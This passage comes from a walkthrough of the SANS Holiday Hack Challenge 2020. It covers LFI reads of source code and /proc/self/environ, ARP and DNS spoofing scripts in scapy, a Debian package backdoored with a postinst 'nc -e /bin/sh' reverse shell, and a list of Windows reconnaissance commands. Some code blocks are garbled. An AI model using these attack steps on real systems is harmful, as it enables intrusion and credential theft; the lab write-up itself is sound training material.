reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
wmic useraccount list
wmic useraccount get /ALL
wmic startup list brief
wmic share list
wmic service get name,displayname,pathname,startmode
wmic process list brief
wmic process get caption,executablepath,commandline
wmic qfe get description,installedOn /format:csv
arp -a
whoami
ipconfig /displaydns
route print
netsh advfirewall show allprofiles
systeminfo
qwinsta
quser
```

Figure 22: Red Canary batch file

The answer is therefore: **quser**

Question 7

The final training question challenge asks us to find the serial number of the domain controller's TLS certificate. Alice sets us off by telling us there are a number of bro sourcetypes and giving us an initial query.

After running this, we see the names of the sourcetypes listed in the search:



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sourcetype



10 Values, 100% of events

Selected

Yes

No

Reports

[Top values](#)

[Top values by time](#)

[Rare values](#)

Events with this field

Top 10 Values	Count	%	
bro:conn:json	13,921	46.104%	
bro:files:json	5,812	19.248%	
bro:ssl:json	2,725	9.025%	
bro:x509:json	2,722	9.015%	
bro:http:json	2,597	8.601%	
bro:rdp:json	2,363	7.826%	
bro:dns:json	44	0.146%	
bro:smb_mapping:json	8	0.026%	
bro:smb_files:json	2	0.007%	
bro:software:json	1	0.003%	

Figure 23: Bro sourcetypes

From this it doesn't take an uber elf to work out that the x509 data we're looking for would be in the bro:x509:json sourcetype, so we refine our query to:

```
1 index=* | sourcetype="bro:x509:json"
```

✓ 2,722 events (30/11/2020 16:46:26.000 to 04/01/2021 22:37:10.000) No Event Sampling ▾

Figure 24: Using the bro sourcetypes

The first event has a subject name of win-dc-748.attackrange.local, which we can make an educated guess is the name of a domain controller. Therefore we take the serial number value provided in this event, which turns out to be the correct answer!



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i	_time	Index	source	splunk_server	sourcetype	eventtype	certificate.serial	Id	host	certificate.subject

Figure 25: x509 logs in splunk

Challenge Question

For the Challenge Question, we are provided with the following ciphertext by Alice Bluebird. Although it's a bit of a stretch to call it ciphertext, since Alice tells us that the elves don't care about RFC 7465, aka Prohibiting the use of RC4 cipher suites¹⁰.

The ciphertext has been encoded using Base64, then encrypted using RC4, which we can make quick work of using CyberChef¹¹. But wait – to decrypt RC4 requires a key!

During an excellent KringleCon talk about Adversary Emulation¹², we were told that the phrase **Stay Frosty** may come in useful at some point during the game. Indeed, we've noticed several of the elves say it throughout the castle. So we try to decrypt with this phrase:

Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars

RC4

Passphrase
Stay Frosty

Input format
Latin1

Output format
Latin1

Input

7FXjP1lyfKbyDK/MChyf36h7

Output

The Lollipop Guild

Figure 26: Stay Frosty!!

10 <https://tools.ietf.org/html/rfc7465>

11 <https://gchq.github.io/CyberChef/>

12 <https://www.youtube.com/watch?v=RxVgEFt08kU&list=PLjLd1hNA7YVwqXqaBJfbXqkFb7LKw3r31&index=5>



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Ah, the Lollipop Guild. Weren't they dealt with back in Holiday Hack 2017?!

7. Solve the Sleigh's CAN-D-BUS Problem

All that's required to solve this one is a CAN-do attitude (these jokes are getting worse, aren't they?). I was really looking forward to attempting this one, as I've never played with the CAN bus before and in a million years wouldn't be brave enough to play with the one in my car.

We learn from Wurnose Openslae that there is a problem with the doors and brakes on Santa's sleigh that needs fixing. Fresh from completing the CAN-Bus Investigation terminal, we have some ideas on how to fix this, but are presented with a diagnostic tool showing the messages flying by on the CAN-D-BUS:




Figure 27: CAN-D-BUS analyser

To begin with, the volume of messages is just too much to deal with, so we begin a process of trial and error to filter messages out and then play with the controls. Documenting the results leads to this table:

Function	Code starts with
----------	------------------



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Brakes	080
Start / Stop	02A
Lock / Unlock	19B
RPM	244
Steering	019
Accelerator	188

Wurnose told us that the problems were with the brakes and doors, so eliminating all of the other controls to look at each of those in turn, we see some extra messages that don't seem to belong.

No matter what we set the brakes too, there always seems to be two values, one which is the value that the brakes were set to (16), then one which is a much higher number (FFFFFFx):




Figure 28: Putting the brakes on Jack's messages

This seems suspicious, so we filter out messages starting with 080 and starting with FF.

Turning to the door lock / unlock mechanism, our earlier analysis showed that these messages start with 19B. Filtering out all messages so that we only see 19B messages, then pressing lock / unlock a few times, we observe that:

- Lock seems to be 19B#000000000000
- Unlock seems to be 19B#0000F000000

There is an extra 19B message however that keeps being repeated on the CAN-D-BUS, that ends F2057:



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```
1609883404 105 19B#00000000F2057  
1609883405895 19B#000000F0000000  
1609883408750 19B#00000000000000  
1609883409950 19B#000000F0000000  
1609883411078 19B#00000000F2057  
1609883414818 19B#00000000F2057
```

Figure 29: Locking Jack out

Again this seems suspicious, so we filter this one out also, which allows us to defrost the sleigh and get Christmas back on track:

The screenshot shows a software interface with a red banner at the top right reading "Sleigh deFrosted! 67399". Below this is a search/filter section with the ID "188" and a dropdown menu set to "Contains". The message criterion is set to "Exclude". A table below lists two rows of data:

ID	Operator	Criterion	Remove
080	Contains	FF	⊖
19B	Equals	0000000F2057	⊖

To the right of the table, a vertical list of IDs is shown: 160988367409, 160988367420, 160988367430, 160988367439, 160988367445, 160988367459, 160988367470, and 160988367480.

Figure 30: What happened to "Stay Frosty"?

8. Broken Tag Generator

From this point on, the challenges in this year's Holiday Hack seemed to ramp up the difficulty level. This challenge presents us with a tag generator, where the user can upload a photo to get a customised tag to include with their presents. Sweet. Except we had a vague hint from one of the elves about there being issues with the upload functionality, so that's something to immediately check out.

Uploading a png or jpeg seems to work, but immediately trying to upload a PHP reverse shell doesn't:



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


Figure 31: No reverse shell? Denied!

What is interesting about this error message however is it specifies where the uploaded file was placed (/tmp) and also gives away the name of the ruby script which processes it (/app/lib/app.rb).

You can also see through developer tools or Burp that when an image is uploaded, the application does a GET request to bring that image back to be displayed:

Status	200 OK
Version	HTTP/1.1
Transferred	114.70 kB (114.34 kB size)
Referrer Policy	no-referrer-when-downgrade

Response headers (371 B)

- Connection: keep-alive
- Content-Length: 117081
- Content-Type: image/jpeg
- Date: Tue, 05 Jan 2021 22:10:07 GMT
- Server: nginx/1.14.2

Figure 32: Didn't know whether to INCLUDE this one or not?

We can infer from this GET request that the id parameter fetches a file to be included in a page to be displayed by the user. Which may make this application vulnerable to Local File Inclusion (LFI)¹³. This can be tested by trying to recover the earlier identified source code:

The image "https://tag-generator.kringlecastle.com/image?id=/app/lib/app.rb" cannot be displayed, because it contains errors.

Figure 33: Attempting to trigger the LFI

13 https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion



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This doesn't work, presumably because the application expects the result from the GET request to be an image. Instead of visiting it in the browser therefore, we can run the same query through curl, which does allow us to download the secret source:

```
tim@flowers:~$ curl https://tag-generator.kringlecastle.com/image?id=.. /app/lib/app.rb
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'

require 'json'
require 'sinatra'
require 'sinatra/base'
```

Figure 34: Sinatra? I did it my way

Now that we know the LFI works, we can try and find interesting files on the filesystem. The obvious one everyone goes for is /etc/passwd, but in our case, all we're interested in is reading some environment variables. The file /proc/self/environ contains the environment variables for the currently running process, so is a good place to look for the GREETZ environment variable:

```
tim@flowers:~$ curl --output hh2020.txt https://tag-generator.kringlecastle.com/image?id=.. /proc/self/environ
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total Spent   Left Speed
100  399  100    0      0   898      0 --:--:-- --:--:-- --:--:--  898
tim@flowers:~$ cat hh2020.txt
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=cbf2810b7573
RUBY_MAJOR=2.7
RUBY_VERSION=2.7.0
RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343
GEM_HOME=/usr/local/bundle
BUNDLE_SILENCE_ROOT_WARNING=1
BUNDLE_APP_CONFIG=/usr/local/bundle
APP_HOME=/app
PORT=4141
HOST=0.0.0.0
GREETZ=JackFrostWasHere
HOME=/home/app
tim@flowers:~$
```

Figure 35: It's all about knowing your environment

9. ARP Shenanigans

This challenge finds Jack Frost having compromised a host within Kringle Castle and Alabaster Snowball needing our help to regain access to that machine. From a simple tcpdump, we can see that the machine Jack has hijacked is making continuous ARP requests to find 10.6.6.53:



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```
guest@53e42a18436d:~$ tcpdump -nni eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:07:20.422403 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:21.462368 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:22.506358 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:23.558467 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:24.590423 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

Figure 36: Hello, is it me you're looking for?

By using the skills learnt through **Scapy Prepper**, we can respond to this ARP request and convince Jack's machine that we are the machine he's looking for. We can do this by editing the ARP script that was provided as part of this challenge to include the following:

```
10
11 def handle_arp_packets(packet):
12     # if arp request, then we need to fill this out to send back our mac as the response
13     if ARP in packet and packet[ARP].op == 1:
14         ether_resp = Ether(dst=packet[Ether].src, type=0x806, src=macaddr)
15
16         arp_response = ARP(pdst="10.6.6.35")
17         arp_response.op = 'is-at'
18         arp_response.plen = 4
19         arp_response.halen = 6
20         arp_response.ptype = 2048
21         arp_response.hwtpe = 1
22         arp_response.hwsr = macaddr
23         arp_response.psrc = "10.6.6.53"
24         arp_response.hwdst = "4c:24:57:ab:ed:84"
25         arp_response.pdst = "10.6.6.35"
26
27         response = ether_resp/arp_response
28
29         sendp(response, iface="eth0")
30
```

Figure 37: How to handle an ARP request

The values for IP addresses and MAC addresses were found by running scapy requests to find those values from the network and incoming requests, then hardcoded into this script.

After running the script to respond to any ARP requests, we see a response go back to Jack Frost, which is then followed by a DNS request for ftp.osuosl.org:

```
21:15:52.962376 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:15:52.990334 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:04, length 28
21:15:53.027046 IP 10.6.6.35.12647 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
21:15:53.063890 IP 10.6.6.53.53 > 10.6.6.35.5673: 0*- 1/0/0 A 10.6.0.3 (62)
21:15:53.067664 IP 10.6.0.3.45934 > 10.6.6.35.64352: Flags [S], seq 870916368, win
60, sackOK, TS val 988706783 ecr 0,nop,wscale 7], length 0
21:15:54.006350 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

Figure 38: Making a successful ARP response



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Now that we are seeing a DNS request, we can spoof the response to say that we are the ftp server Jack is looking for. This may enable subsequent attacks that could enable us to take over the machine.

To edit the DNS, we again use the scripts provided in the /scripts directory, but edit key portions of the script to properly handle a DNS response (with lots of support and some “borrowed” code from [MrJ!](#)):

```
11 ipaddr_we_arp_spoofed = "10.6.6.53"
12
13 def handle_dns_request(packet):
14     # Need to change mac addresses, Ip Addresses, and ports below.
15     # We also need
16     eth = Ether(src=macaddr, dst=packet[Ether].src)    # need to replace mac addresses
17     ip   = IP(dst="10.6.6.35", src="10.6.6.53")          # need to replace IP addresses
18     udp  = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)      # need to replace ports
19     dns  = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1, an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, data=ipaddr))
20
21     dns_response = ip / udp / dns
22     send(dns_response)
23
```

Figure 39: How to handle DNS

Once this is run, we see the FTP request that Jack’s host is making:

```
```
guest@03c4af8c3312:~$ python -m http.server
bash: python: command not found
guest@03c4af8c3312:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.
guest@03c4af8c3312:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [27/Dec/2020 21:57:43] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
10.6.6.35 - - [27/Dec/2020 21:57:43] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -```
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$./arp_resp.py
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$ vi dns_resp.py
guest@03c4af8c3312:~/scripts$./dns_resp.py
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$./dns_resp.py
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$
```

Figure 40: Intercepting FTP requests

Now that we know the filepath, we can make a backdoored version of that .deb file, so that when Jack Frost installs it, we will receive a reverse shell. To do this, we follow an excellent guide<sup>14</sup> which explains how to do exactly that.

The postinst file we create contains the following, which will open a reverse shell to our machine once installed:

```
guest@364bd37d44d9:/tmp/evil/work/DEBIAN$ cat postinst
#!/bin/sh

nc -e /bin/sh 10.6.0.4 5050
```

Figure 41: Evil debian packages

Then once this reverse shell is obtained, we can examine the contents of the current directory:

14 <http://www.wannescolman.be/?p=98>



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```
connect to [10.6.0.4] from (UNKNOWN) [10.6.6.35] 39124
ls
NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
bin
root
dev
etc
home
lib
lib32
lib64
Libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cat
```

Welcome] 0:ARP Shenanigans\*

Figure 42: It's raining shells!

Then viewing this file and using grep, we find that Tata Kringle was the one who rescued herself from the land dispute:

RESOLUTIONS:  
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. [Tata Kringle](#) recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

Approved:

Figure 43: Never have I so thoroughly read a set of meeting minutes!

## 10. Defeat Fingerprint Sensor

Operating the Santavator and getting into Santa's office is easy enough when you're santa and can bypass the fingerprint biometrics. But what if you could only be Santa for a day? How might you bypass the biometrics when you were feeling yourself again?



Figure 44: Follow the fingerprints



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Of course, when we're ourselves, our fingerprints don't match the big man, so attempting to use this legitimately doesn't work.

Looking under the covers though, we can see that the code for this button expects a **-besanta** token to be present when this button is pressed:

```
353 cover.addEventListener('click', () => {
354 if (btn4.classList.contains('powered') && hasToken('besanta')) {
355 $.ajax({
356 type: 'POST',
357 url: POST_URL,
358 dataType: 'json',
359 contentType: 'application/json',
360 data: JSON.stringify({
361 targetFloor: '3',
362 id: getParams.id,
363 }),
364 success: (res, status) => {
365 if (res.hash) {
```

Figure 45: Surely not just anyone can besanta?

With a breakpoint set on line 354 of app.js, it is therefore possible to press the button, then hop over into the developer tools console to examine the status of the tokens array:

```
» tokens
← ▷ Array(10) ["marble", "nut", "candycane", "elevator-key", "redlight", "nut2", "ball", "yellowlight", "greenlight", "workshop-button"]
```

Figure 46: As a token of my appreciation...

At this point, we can simply add a **besanta** token into the array, then resume execution of the application:

```
» tokens[11] = "besanta"
← "besanta"
» tokens
← ▷ (12) []
 0: "marble"
 1: "nut"
 2: "candycane"
 3: "elevator-key"
 4: "redlight"
 5: "nut2"
 6: "ball"
 7: "yellowlight"
 8: "greenlight"
 9: "workshop-button"
 11: "besanta"
 length: 12
```

Figure 47: Anyone can besanta!



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Which zooms us off to Santa's office and an appointment with Tinsel Upatree and some blockchain wrangling:



Figure 48: Nice snowglobe!

## 11a. Naughty/Nice List with Blockchain Investigation Part 1

Unfortunately, all of our efforts on bypassing the santavator were for nothing, as the blockchain sample on Santa's desk can only be opened by Santa himself. So we go back through the mysterious dark room again to become Santa, then head back to his office.

For this challenge, we're told that the chunk of blockchain we are looking at ends in 129996, but we need to know the nonce value for block 130000. We can easily read the blockchain to get all of the nonce values:

```
418 # Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat
419 #
420 with open('official_public.pem', 'rb') as fh:
421 official_public_key = RSA.importKey(fh.read())
422 c2 = Chain(load=True, filename='blockchain.dat')
423
424 for block in c2.blocks:
425 print(block.nonce)
426
```

Figure 49: Does this mean the value of my bitcoin has gone up?

Running this code shows us the nonce values of all the blocks stored in blockchain.dat:



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```
tim@flowers:~/ctf/holidayhack2020/11a/OfficialNaughtyNiceBlockchainEducationPack$./naughty_nice.py | head -10
16420456181932970466
2411124002006105373
733433256482262436
15245055816112148478
9815105154135256421
17640805355937439261
8521036384342535286
17039961340102745403
6897628261236889705
2858753831574985463
```

Figure 50: Reading nonce values

We know that this nonce is a 64 bit random number, but from an interesting KringleCon talk about something called Mersenne Twisters<sup>15</sup>, we learn that random isn't always random.

Using some techniques we learnt having to bypass a quirky snowball game at KringleCon, let's have a go at seeing if we can predict the next four values using a very useful Python library<sup>16</sup> which can take a list of 624 random numbers from a common seed, then attempt to predict the next set of numbers.

Grabbing the list of 624 values and putting them into a file can be easily done on the command line with `./naughty_nice.py | tail -624 > nonce_data.txt`

The library by default expects 32 bit integers, but this can be overidden, as in lines 11 and 14:

```
1 #!/usr/bin/env python3
2 noncefile = open("nonce_data.txt", "r")
3 import random
4 from mt19937predictor import MT19937Predictor
5 predictor.setrandbits(append(Block(load=True), load_a_block(f)
6 predictor = MT19937Predictor()[-1].index
7 count = 1
8 noncefile = open("nonce_data.txt", "r")
9 for line in noncefile:
10 #x = random.getrandbits(64)
11 predictor.setrandbits(int(line.rstrip()), 64)
12
13 for i in range(4):
14 print(hex(predictor.getrandbits(64)))
```

Figure 51: If I install a 32 bit version twice, does that get me the 64 bit version?

When run, this script spits out the next four values, giving us the value for block 130000:

15 <https://www.youtube.com/watch?v=Jo5Nlbqd-Vg>

16 <https://github.com/kmyk/mersenne-twister-predictor>



# HOLIDAY HACK CHALLENGE 2020



```
tim@flowers:~/ctf/holidayhack2020/11a$./blocknonce.py
0xb744bab65ed6fce
0x1866abd00f13aed
0x844f6b07bd9403e4
0x57066318f32f729d
```

Figure 52: Nonchalantly solving the challenge

## 11b. Naughty/Nice List with Blockchain Investigation Part 1

Putting it out there right away – this was this year's hardest challenge. The one where I nearly threw the laptop out of the window. The one where I cried myself to sleep on Boxing Day. The one that I finally solved on New Years Eve!!

We're told that somehow, Jack Frost has become the nicest person in the whole world, nice enough that maybe even Mother Teresa would endorse him! It doesn't seem right, as his score was negative until only recently. Something is afoot, but with the security of blockchain, how could this have happened?

To figure it out, we're given the SHA256 sum of Jack's altered block (58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f) and asked if we can reverse whatever changes he has made.

To begin with, let's look at Jack's block, which we can achieve with some minor code modifications to the provided **naughty\_nice.py** script:

```
419
420 # Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat
421 #
422 with open('official_public.pem', 'rb') as fh:
423 official_public_key = RSA.importKey(fh.read())
424 c2 = Chain(load=True, filename='blockchain.dat')
425 print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))
426
427 i=0
428 for block in c2.blocks:
429 sha256hash = hashlib.sha256(block.block_data_signed()).hexdigest()
430
431 if (sha256hash == "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"):
432 print("Jack's block is block: "+str(i))
433 print(block)
434
435 i=i+1
```

Figure 53: Finding Jack's block

This shows us Jack's block (1010), which shows him with a nice marker and the maximum score! Something can't be right:



# HOLIDAY HACK CHALLENGE 2020



```
tim@flowers:~/ctf/holidayhack2020/11b$./naughty_nice.py
*** WARNING *** Wrong previous hash at block 128449.

*** WARNING *** Blockchain invalid from block 128449 onward.

C2: Block chain verify: False
Jack's block is block: 1010
Chain Index: 129459
 Nonce: a9447e5771c704f4
 PID: 0000000000012fd1
 RID: 000000000000020f
Document Count: 2
 Score: ffffffff (4294967295)
 Sign: 1 (Nice)
 Data item: 1
 Data Type: ff (Binary blob)
 Data Length: 0000006c
 Data: b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d987296fc0f188d
d60388bf20350f2a91c29d0348614dc0bceef2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d518cc8d8204b4ffe8d8f09'
 Data item: 2
 Data Type: 05 (PDF)
 Data Length: 00009f57
 Data: b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f672f5f476f5f417761792f5361
6e74612f506167657320322030205220202020202030f9d9bf578e3caae50d788fe760f31d64afa1ea1f2a13d63753e1aa5bf80624fc346bfd667caf7499591c40201
```

Figure 54: Nice indeed?!

Let's take a look at those attachments, which we can do with the `dump_doc` function in the block class. From this we retrieve a PDF evidence file, with some glowing references from notable figures throughout history:

“Jack Frost is the kindest, bravest, warmest, most wonderful being I’ve ever known in my life.”

– Mother Nature

“Jack Frost is the bravest, kindest, most wonderful, warmest being I’ve ever known in my life.”

– The Tooth Fairy

“Jack Frost is the warmest, most wonderful, bravest, kindest being I’ve ever known in my life.”

– Rudolph of the Red Nose

“Jack Frost is the most wonderful, warmest, kindest, bravest being I’ve ever known in my life.”

– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree  
3/24/2020

Figure 55: Hang on, isn't the Tooth Fairy a baddy after last year?



# HOLIDAY HACK CHALLENGE 2020



Now either Shinny has been on the egg nog, or something isn't quite right with this PDF!!

A hint given by Tangle Coalbox was:

Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting.

- Tangle Coalbox

With that in mind, we analyse the PDF document by opening it in a hexeditor and sure enough, something doesn't look quite right:

```
00000000 25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21
00000010 0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70
00000020 65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77
00000030 61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 32
00000040 20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E
00000050 3C AA E5 0D 78 8F E7 60 F3 1D 64 AF AA 1E A1 F2
/Page> < /Page> < /Page> < /Page> < /Page>
```

Figure 56: Go away Santa?! Who would say such a thing?!

The hex editor reveals a new Type Catalog in the PDF, with the title \_Go\_Away/Santa, which sticks out like a red nose on a reindeer. To change this, we can simply increment the page count next to the location, changing 2 to 3.

With this though, wouldn't we be changing the contents of that block, thus changing its MD5 sum? We then remember yet another helpful hint from Tangle Coalbox:

Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.

- Tangle Coalbox

Following the link, we find an interesting presentation<sup>17</sup> which talks about how to use Hash Collision attacks in practice. Of particular interest is slide 109<sup>18</sup>, which I took to calling the Newton's Third Law slide. For every byte changed, there is an equal and opposite byte changed. Or something like that. Essentially, what I took that slide to mean was that if one

17 <https://speakerdeck.com/ange/colltris>

18 <https://speakerdeck.com/ange/colltris?slide=109>



# HOLIDAY HACK CHALLENGE 2020



block gets changed up (ie, 2 to 3), then the byte four rows down has to be changed down. In our case, this is the byte highlighted in blue below,

```
6F 5F 41 77
65 73 20 33
D9 BF 57 8E
AA 1E A1 F2
46 BF D6 67
EF 95 99 1B
B0 1E 73 35

